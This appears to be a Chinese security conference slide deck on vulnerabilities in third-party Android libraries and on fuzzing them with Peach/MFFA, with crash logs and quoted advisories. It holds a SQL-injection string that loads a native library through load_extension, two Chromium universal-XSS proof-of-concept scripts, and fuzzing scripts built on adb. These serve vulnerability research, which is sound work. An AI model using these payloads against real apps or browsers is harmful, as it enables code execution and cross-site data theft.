Alipay unLimit Security Team

- 阿里巴巴移动安全专家
- 曾发现谷歌，苹果等众多国内外知名公司漏洞
- 擅长windows安全，androdid安全，漏洞挖掘

dragonltx

- 支付宝钱包终端攻防对抗组的负责人
- 客户端技术专家
- 主要移动端逆向、漏洞挖掘、防护

曲和

Agenda

1. 第三方库安全现状
2. 攻击Android第三方库
3. Fuzz Android第三方库
4. 第三方库安全思考
5. Q&A

Part. **01**

第三方库安全现状


ImageTragick Exploit
(CVE-2016-3714)


FFMPEG

缺陷编号： WooYun-2015-146617
漏洞标题： 百度系应用安卓版远程代码执行漏洞(百度地图/输入法为例)
相关厂商： 百度
漏洞作者： 路人甲
提交时间： 2015-10-14 10:35
公开时间： 2016-01-12 11:21
漏洞类型： 远程代码执行
危害等级： 高
漏洞状态： 厂商已经确认
漏洞来源： http://www.wooyun.org

Part. 02

攻击Android第三方库

zxing

- 二维码解析库


- 几乎所有App都有扫码功能，攻击范围大

zxing

sqlcipher

- 第三方透明加密数据库组件
- sqlcipher编译时没移除load extension
- sql注入配合load_extension进行漏洞利用

sqlcipher




```
public void query(String sql)
{

    try{
    String str =  "select * from person where id=";
    Log.i("testsqliteloadext", str+sql);
    Cursor cursor=db.rawQuery(str+sql, null);
    if(cursor.moveToFirst())
    {
        int personid=cursor.getInt(cursor.getColumnIndex("id"));
        String name=cursor.getString(cursor.getColumnIndex("name"));
        String phone=cursor.getString(cursor.getColumnIndex("address"));
        Log.i("testsqliteloadext", "name:" + name + " address:" + phone);
    }
    //db.close();
    }
    catch(Exception e)
    {
        Log.i("testsqliteloadext", e.getMessage());
    }
}
```

```
static void halfFunc(
  sqlite3_context *context,
  int argc,
  sqlite3_value **argv
){
  sqlite3_result_double(context, 0.5*sqlite3_value_double(argv[0]));
}

int sqlite3_extension_init(
  sqlite3 *db,
  char **pzErrMsg,
  const sqlite3_api_routines *pApi
){
  int rc = SQLITE_OK;
  SQLITE_EXTENSION_INIT2(pApi);
  LOGE("sqliteloadext--->sqlite init");
  sqlite3_create_function(db, "half", 1, SQLITE_ANY, 0, halfFunc, 0, 0);
  return rc;
}
```

```
Database
Database
gralloc_goldfish
testsqliteloadext

sqliteloadext
```

```
JNI_OnLoad called
JNI_OnLoad register methods
Emulator without GPU emulation detected.
select * from person where id=2 or load_extension('/data/dat
oadext/lib/libSqliteLoadExtTest.so')
sqliteloadext--->sqlite init
```

攻击思路最早由TSRC白帽子雪人提出：

存在漏洞的app可以接收文件

黑客可将文件通过目录遍历漏洞放到app私有目录下

通过发消息触发sql注入语句

远程代码执行

chromium

- 国内很多Android浏览器都使用这个内核进行二次开发
- 最新的Android系统webview使用该引擎
- 历史漏洞众多(uxss,overflow,use after free,address bar spoof etc.)

chromium

New issue | Search | All issues | for | Universal Xss status=Fixed | Search | Advanced search | Search tips | Saved queries

1 - 28

	ID ▾	Pri ▾	M ▾	Stars ▾	ReleaseBlock ▾	Component ▾	Status ▾	Owner ▾	Summary + Labels ▾	OS ▾
☆	605910	1	50	1	----	Blink>Bindings	Fixed	j...@opera.com	Security: Universal XSS using iterables	----
☆	605766	1	50	3	----	Blink>Loader	Fixed	hirosh...@chromium.org	Security: Universal XSS through adopting image elements	----
☆	604901	1	51	1	----	Platform>Extensions	Fixed	rdevlin....@chromium.org	Security: Persistent UXSS via SchemaRegistry	All
☆	601706	1	51	1	Stable	Blink>Loader	Fixed	japhet@chromium.org	Security: Universal XSS using a flaw in the load deferral logic	All
☆	600182	1	49	3	----	Blink>Loader, UI>Browser>Navigation	Fixed	dcheng@chromium.org	Security: Universal XSS using deferred history loads	All
☆	597532	1	----	1	----	UI>Browser>Navigation	Fixed	dcheng@chromium.org	Security: Universal XSS using a FrameNavigationDisabler bypass	----
☆	594383	1	51	1	Beta	UI>Browser>Navigation	Fixed	dcheng@chromium.org	Security: UXSS via window.open() via file:// pages	----
☆	590118	1	51	1	----	Platform>Extensions	Fixed	rdevlin....@chromium.org	Security: Universal XSS using an intercepted native function	All
☆	577105	1	48	2	----	Blink>DOM	Fixed	dcheng@chromium.org	Security: Universal XSS by circumventing the unload event	All
☆	569496	1	48	2	----	Internals>Plugins>Pepper	Fixed	yzshen@chromium.org	Security: Universal XSS using Flash message loop Nag	----
☆	560011	1	47, 48	1	----	Blink>DOM	Fixed	kouhei@chromium.org	Security: Universal XSS using widget updates in ContainerNode::parserRemoveChild	----
☆	556724	1	47	2	Stable	Blink>Loader	Fixed	dcheng@chromium.org	Security: Universal XSS via persistence of subframes	All
☆	546545	1	47	1	Stable	Blink>HTML	Fixed	dcheng@chromium.org	Security: Universal XSS using plugin objects	All
☆	541206	1	47	3	----	Blink>HTML	Fixed	dominicc@chromium.org	Security: Universal XSS using document.adoptNode	All
☆	534923	1	47, 48	1	----	Blink>DOM, Platform>Extensions	Fixed	dcheng@chromium.org	Security: Universal XSS via the unload_event module	All
☆	531891	1	45	2	----	Blink>JavaScript>Language, Blink>JavaScript>Runtime	Fixed	adamk@chromium.org	Security: Universal XSS using exceptions thrown from Object.observe	All
☆	530301	1	45, 46	2	----	Blink>Bindings	Fixed	jochen@chromium.org	Security: Universal XSS using stack overflow exceptions	All

chromium

530301/531891影响众多国内浏览器

REPRODUCTION CASE

```
<script>
var i = document.documentElement.appendChild(document.createElement('iframe'));

function g() {
  var w = frames[0];
  function f() {
    try { f(); } catch(e) {}
    try { w.location; } catch(e) { o = e; }
  }
  f();
  o.constructor.constructor('alert(location)')();
}

function c() {
  try { frames[0].a; } catch(e) {
    clearInterval(s);
    g();
  }
}

var s = setInterval(c, 1);
i.src = 'https://abc.xyz';
</script>
```

chromium

- 530301/531891影响国内众多Android5.0系统webview/系统自带浏览器

```
REPRODUCTION CASE
<script>
var i = document.documentElement.appendChild(document.createElement('iframe'));
i.onload = function() {
  try {
    Object.observe(frames[0].location, Map, 0);
  } catch(e) {
    e.constructor.constructor('alert(location)')();
  }
}
i.src = 'https://abc.xyz';
</script>
```

stagefright

- Android多媒体解析库
- 可通过彩信，视频浏览等进行攻击
- 许多Android App也会使用stagefright作为多媒体解析库

stagefright

Integer overflows in libstagefright while processing MP4 video metadata

ANNOUNCED	August 12, 2015
REPORTER	Joshua Drake
IMPACT	CRITICAL
PRODUCTS	Firefox, SeaMonkey
FIXED IN	• Firefox 38 • SeaMonkey 2.35

Description

Security researcher **Joshua Drake** reported potential integer overflows in the libstagefright library while processing video sample metadata in MPEG4 video files. This can lead to a potentially exploitable crash.

libupnp

- 局域网内便捷播放UPnP架构库

- 开放了UDP 1900端口，可远程攻击

libupnp

High-Profile Mobile Apps At Risk Due to Three-Year-Old Vulnerability

Posted on: December 3, 2015 at 8:59 am **Posted in:** Mobile, Vulnerabilities
Author: Veo Zhang (Mobile Threats Analyst)

A total of 6.1 million devices – smart phones, routers, smart TVs – are currently at risk to remote code execution attacks due to vulnerabilities that have been fixed since 2012.

The vulnerabilities exist in the *Portable SDK for UPnP™ Devices*, also called libupnp. This particular library is used to implement media playback (DLNA) or NAT traversal (UPnP IGD). Apps on a smartphone can use these features to play media files or connect to other devices within a user's home network.

These vulnerabilities were *actually fixed* in December 2012, however many apps still use the older, vulnerable version of the SDK. We found 547 apps that used older versions of *libupnp*, 326 of which are available on the Google Play store, including high-profile apps such as Netflix and Tencent QQMusic. These are very popular apps that put millions of users in danger; aside from mobile devices, routers, and smart TVs are all at risk as well.

ffmpeg

- 采集功能、视频格式转换、视频抓图、给视频加水印等。

- 越来越多的应用使用ffmpeg库

ffmpeg


FFmpeg Out-Of-Bounds Array Access Vulnerabilities

3 Feb. 2016

Summary

The smka_decode_frame function in libavcodec/smacker.c in FFmpeg before 2.6.5, 2.7.x before 2.7.3, and 2.8.x through 2.8.2 does not verify that the data size is consistent with the number of channels, which allows remote attackers to cause a denial of service (out-of-bounds array access) or possibly have unspecified other impact via crafted Smacker data.

ffmpeg CVE-2016-6920 0day



sdk安全

- so可被劫持

- so自身设计安全


Part. **03**

Fuzz Android第三方库

Fuzz tools

Peach	http://www.peachfuzzer.com
MFFA	https://github.com/fuzzing/MFFA
honggfuzz	https://github.com/google/honggfuzz
AFL	http://lcamtuf.coredump.cx/afl/
Peach fuzz教程	http://bbs.pediy.com/showthread.php?t=176420

基于文件格式规范
样本大小无限制



无需基于文件格式规范
代码路径反馈
小样本

无需基于文件格式规范
代码路径反馈
小样本

MFFA + Peach

基于peach pit生成样本

MFFA传输样本到手机

MFFA调起目标并监控崩溃

案例：360影视 fuzz

```
<activity android:configChanges="keyboard|keyboardHidden|orientation|screenSize" android:exported="true" android:label
    <intent-filter>
        <data android:host="@string/intent_host" android:path="/playvideo" android:scheme="@string/intent_scheme" />
        <action android:name="android.intent.action.VIEW" />
        <category android:name="android.intent.category.DEFAULT" />
        <category android:name="android.intent.category.BROWSABLE" />
    </intent-filter>
    <intent-filter>
        <action android:name="android.intent.action.VIEW" />
        <category android:name="android.intent.category.DEFAULT" />
        <data android:mimeType="video/*" />
    </intent-filter>
</activity>
```

```
        else {
            if(!TextUtils.isEmpty(v1.getQueryParameter("localfile"))) {
                v2_2 = v1.getQueryParameter("localfile");
                try {
                    this.b.setPlayTimeStamp(Long.valueOf(v1.getQueryParameter("startTime")).
                            longValue());
                }
```

案例：360影视 fuzz

```
if sys.argv[2] == 'qihoofuzz':
    for i in range(start, length):
        print '***** Sending file: ' + str(i) + ' - ' + seed_files[i]

        # push the file to the device

        cmd = 'adb -s ' + device_id + ' push ' \
              + "'" + root_path + '/' + seed_files[i] + "'" \
              + " '/data/Movies/" + seed_files[i] + "'"
        run_subproc(cmd)

        # log the file being sent to the device

        cmd = 'adb -s ' + device_id \
              + " shell log -p F -t qihoovideofuzz - sp_qihoovideofuzz '*** " \
              + str(i) + " - Filename:'" + seed_files[i]
        run_subproc(cmd)

        qihoovideo_fuzz(device_id, seed_files[i])

        # remove the file from the device
        time.sleep(10)

        cmd = 'adb -s ' + device_id + ' shell rm /data/Movies/*'
        run_subproc(cmd)

        cmd = 'adb -s ' + device_id \
              + " shell am force-stop com.qihoo.video"

        run_subproc(cmd)
```

```
def qihoovideo_fuzz(device_id, seed_file):
    cmd = 'adb -s ' + device_id \
          + " shell am start -n com.qihoo.video/com.qihoo.video.QihooPlayerActivity -d qhvideo://vapp.360.cn/playvideo?localfile=/data/Movies/" \
          + seed_file
    print cmd
    run_fuzz_subproc(cmd)
```


案例：360影视 fuzz

```
08-11 17:46:12.748 F/qihoovideofuzz(16829): - sp_qihoovideofuzz 23 - Filename:test2101__135_ff.m2p
--------- beginning of crash
08-11 17:46:14.673 F/libc    (16841): Fatal signal 7 (SIGBUS), code 1, fault addr 0x972c60d8 in tid 16897 (com.qihoo.video)
08-11 17:46:14.731 F/DEBUG   ( 2749): *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
08-11 17:46:14.731 F/DEBUG   ( 2749): Build fingerprint: 'google/shamu/shamu:6.0.1/MOB30W/3031100:user/release-keys'
08-11 17:46:14.732 F/DEBUG   ( 2749): Revision: '0'
08-11 17:46:14.732 F/DEBUG   ( 2749): ABI: 'arm'
08-11 17:46:14.733 F/DEBUG   ( 2749): pid: 16841, tid: 16897, name: com.qihoo.video  >>> com.qihoo.video <<<
08-11 17:46:14.734 F/DEBUG   ( 2749): signal 7 (SIGBUS), code 1 (BUS_ADRALN), fault addr 0x972c60d8
08-11 17:46:14.763 F/DEBUG   ( 2749):     r0 972c60d8  r1 9cececa0  r2 000022f0  r3 0000000c
08-11 17:46:14.764 F/DEBUG   ( 2749):     r4 aec38000  r5 00002890  r6 00002894  r7 00000010
08-11 17:46:14.764 F/DEBUG   ( 2749):     r8 00000000  r9 00000010  sl 9dcc60e0  fp 9cec60e0
08-11 17:46:14.764 F/DEBUG   ( 2749):     ip a00074dc  sp 98243378  lr a0100a54  pc a0007500  cpsr 200d0010
08-11 17:46:14.766 F/DEBUG   ( 2749):
08-11 17:46:14.766 F/DEBUG   ( 2749): backtrace:
08-11 17:46:14.766 F/DEBUG   ( 2749):     #00 pc 000b2500  /data/app/com.qihoo.video-1/lib/arm/libffmpeg-armeabi-v7a-neon.so (ff_put_pixels16_neon+36)
08-11 17:46:14.766 F/DEBUG   ( 2749):     #01 pc 001aba50  /data/app/com.qihoo.video-1/lib/arm/libffmpeg-armeabi-v7a-neon.so
08-11 17:46:15.507 F/DEBUG   ( 2749):
08-11 17:46:15.507 F/DEBUG   ( 2749): Tombstone written to: /data/tombstones/tombstone_01
```

案例：skia fuzz

9-patch (also known as NinePatch) is an Android-specific extension to the PNG image format that allows for automatic scaling of images

```
typedef struct {
    BYTE wasDeserialized;
    BYTE numXDivs;
    BYTE numYDivs;
    BYTE numColors;
    BYTE xDivsOffset;
    BYTE yDivsOffset;
    INT paddingLeft, paddingRight;
    INT paddingTop, paddingBottom;
    UINT colorsOffset;
    UINT data[numXDivs+numYDivs+numColors];
    BYTE padding[6];
} NPTC_CHUNK_DATA;
```



	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0020h:	43	00	00	00	54	6E	70	54	63	00	02	02	09	00	00	00	C...TnpTc.....
0030h:	00	00	00	00	00	00	00	00	1F	00	00	00	23	00	00	00	............#...
0040h:	2F	00	00	00	2B	00	00	00	00	00	00	00	1F	00	00	00	/...+..........
0050h:	8A	00	00	00	2F	00	00	00	82	00	00	00	01	00	00	00	Š.../...,......
0060h:	01	00	00	00	01	00	00	00	01	FA	FF	FF	FF	00	00	00	.........úÿÿÿ...
0070h:	01	00	00	00	01	00	00	00	01	00	00	00	01	6B	D1	41	.............kÑA
0080h:	5B	00	00	07	F2	49	44	41	54	78	DA	ED	9D	3F	6E	DC	[...òIDATxÚí.?nÜ
0090h:	46	14	87	E7	0D	17	F0	05	02	21	48	D2	48	17	48	17	F.‡ç..ð..!HÒH.H.
00A0h:	40	AD	CB	F8	00	29	74	97	DC	C6	45	0E	A0	94	6E	05	@-Ëø.)t—ÜÆE. ”n.
00B0h:	A4	8B	5B	03	76	93	04	81	10	B8	57	C3	97	C6	4E	D6	¤‹[.v“...¸WÃ—ÆNÖ
00C0h:	14	67	38	7F	DE	90	C3	E5	F7	01	C6	72	B9	5C	92	BB	.g8.Þ.Ãå÷.Ær¹\’»
00D0h:	F3	F1	F1	37	43	6A	ED	1C	00	00	00	00	00	00	00	00	óññ7Cjí.........
00E0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00F0h:	00	00	00	00	00	00	00	00	00	00	00	40	17	48	87	DB	...........@.H‡Û

Template Results - PNG12Template.bt

Name	
struct NPTC_CHUNK_DATA nptcChunkData	
BYTE wasDeserialized	0
BYTE numXDivs	2
BYTE numYDivs	2
BYTE numColors	9
BYTE xDivsOffset	0
BYTE yDivsOffset	0
INT paddingLeft	0
INT paddingRight	0
INT paddingTop	2031616
INT paddingBottom	2293760
UINT colorsOffset	3080192
UINT data[13]	

案例：skia fuzz

```
if sys.argv[2] == 'ninepatchfuzz':
    for i in range(start, length):
        print '***** Sending file: ' + str(i) + ' - ' + seed_files[i]

        # push the file to the device

        cmd = 'adb -s ' + device_id + ' push ' \
              + "'" + root_path + '/' + seed_files[i] + "'" \
              + " '/data/local/tmp/movie/" + seed_files[i] + "'"
        run_subproc(cmd)

        # log the file being sent to the device

        cmd = 'adb -s ' + device_id \
              + " shell log -p F -t ninepatchfuzz - sp_ninepatchfuzz  " \
              + str(i) + " - Filename:" + seed_files[i]
        run_subproc(cmd)


        ninepatch_fuzz(device_id, seed_files[i])

        # remove the file from the device
        time.sleep(10)

        cmd = 'adb -s ' + device_id + ' shell rm /data/local/tmp/movie/*'
        run_subproc(cmd)

        cmd = 'adb -s ' + device_id \
              + " shell am force-stop com.ninepatchfuzz"

        run_subproc(cmd)
```

```
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);
    image = (ImageView)findViewById(R.id.image);
    String filePath;
    Intent intent = getIntent();
    filePath = intent.getStringExtra("fuzzfilepath");
    Log.v("ninepatchfuzz", "ninepatchfuzz file path is:" + filePath);
    InputStream in;
    try {
        in = new FileInputStream(filePath);
        image.setImageBitmap(BitmapFactory.decodeStream(in));
    } catch (FileNotFoundException e) {
        // TODO Auto-generated catch block
        e.printStackTrace();
    }
```

```
def ninepatch_fuzz(device_id, seed_file):
    cmd = 'adb -s ' + device_id \
          + " shell am start -n com.ninepatchfuzz/com.ninepatchfuzz.MainActivity -e fuzzfilepath /data/local/tmp/movie/" \
          + seed_file
    print cmd
    run_fuzz_subproc(cmd)
```

案例：skia fuzz（CVE-2015-1532 Reproduce）

struct NPTC_CHUNK_DATA nptcChunkData	
BYTE wasDeserialized	0
BYTE numXDivs	127 ''
BYTE numYDivs	-127
BYTE numColors	0
BYTE xDivsOffset	0
BYTE yDivsOffset	0
INT paddingLeft	0
INT paddingRight	0
INT paddingTop	0
INT paddingBottom	0
UINT colorsOffset	0
BYTE padding[6]	

```
TestSubstrate          begin to getStringExtra.
TestSubstrate          fuzzfilepath is /data/local/tmp/movie/getui_popup_bg.9.png
TestSubstrate          finish getStringExtra.
ninepatchfuzz          ninepatchfuzz file path is:/data/local/tmp/movie/getui_popup_bg.9.png
dalvikvm               GC_CONCURRENT freed 113K, 2% free 11159K/11335K, paused 27ms+17ms, total 155m
                       s
gralloc_goldfish       Emulator without GPU emulation detected.
Trace                  error opening trace file: No such file or directory (2)
TestSubstrate          begin to getStringExtra.
TestSubstrate          fuzzfilepath is /data/local/tmp/movie/nein3.png
TestSubstrate          finish getStringExtra.
ninepatchfuzz          ninepatchfuzz file path is:/data/local/tmp/movie/nein3.png
libc                   @@@ ABORTING: HEAP MEMORY CORRUPTION IN dlfree addr=0x2a0f8408
libc                   Fatal signal 11 (SIGSEGV) at 0xdeadbaad (code=1), thread 1460 (m.ninepatchfuz
                       z)
```

案例：stagefright fuzz

```
shell@shamu:/data/local/tmp $ ./stagefright  -h
usage: ./stagefright [options] [input_filename]
       -h(elp)
       -a(udio)
       -n repetitions
       -l(ist) components
       -m max-number-of-frames-to-decode in each pass
       -b bug to reproduce
       -p(rofiles) dump decoder profiles supported
       -t(humbnail) extract video thumbnail or album art
       -s(oftware) prefer software codec
       -r(hardware) force to use hardware codec
       -o playback audio
       -w(rite) filename (write to .mp4 file)
       -k seek test
       -x display a histogram of decoding times/fps (video only)
       -S allocate buffers from a surface
       -T allocate buffers from a surface texture
       -d(ump) output_filename (raw stream data to a file)
       -D(ump) output_filename (decoded PCM data to a file)
```

- **build the module**
  frameworks/av/cmds/stagefright
  mma
- **push the module**
  /data/local/tmp/
- **run the module**
  ./stagefright –a
  ./stagefright -s

案例：stagefright fuzz(CVE-2015-6599)

```
I/DEBUG(33): Build fingerprint: 'generic/sdk/generic:4.1.2/MASTER/495790:eng/test-keys'
I/DEBUG(33): pid: 28276, tid: 28276, name: UNKNOWN  >>> stagefright <<<
I/DEBUG(33): signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr deadbaad
I/CydiaSubstrate(28308): MS:Notice: Injecting: /system/bin/toolbox
I/CydiaSubstrate(28311): MS:Notice: Injecting: /system/bin/toolbox
I/DEBUG(33):     r0 00000027  r1 deadbaad  r2 4017faec  r3 00000000
I/DEBUG(33):     r4 00000000  r5 beed77a4  r6 2a012c30  r7 2a016d88
I/DEBUG(33):     r8 2a011598  r9 beed7be0  sl 00000000  fp 2a00bd78
I/DEBUG(33):     ip 40134ff0  sp beed77a0  lr 40151c09  pc 4014e2a6  cpsr 60000030
I/DEBUG(33):     d0  000000003eccccd  d1  0000000000000000
I/DEBUG(33):     d2  0000000000000000  d3  0000000000000000
I/DEBUG(33):     d4  0000000000000000  d5  41bf75eb5e000000
I/DEBUG(33):     d6  0000000000000000  d7  3fe0000000000000
I/DEBUG(33):     d8  0000000000000000  d9  0000000000000000
I/DEBUG(33):     d10 0000000000000000  d11 0000000000000000
I/DEBUG(33):     d12 0000000000000000  d13 0000000000000000
I/DEBUG(33):     d14 0000000000000000  d15 0000000000000000
I/DEBUG(33):     scr 20000010
I/DEBUG(33): backtrace:
I/DEBUG(33):     #00  pc 000182a6  /system/lib/libc.so
I/DEBUG(33):     #01  pc 0000dbd4  /system/lib/libc.so (abort+4)
I/DEBUG(33):     #02  pc 000008f1  /system/lib/libstdc++.so (operator new[](unsigned int)+8)
I/DEBUG(33):     #03  pc 0005c515  /system/lib/libstagefright.so
ce::start(android::MetaData*)+140)
I/DEBUG(33):     #04  pc 000744d9  /system/lib/libstagefright.so
:start(android::MetaData*)+116)
I/DEBUG(33):     #05  pc 0000687b  /system/bin/stagefright
```

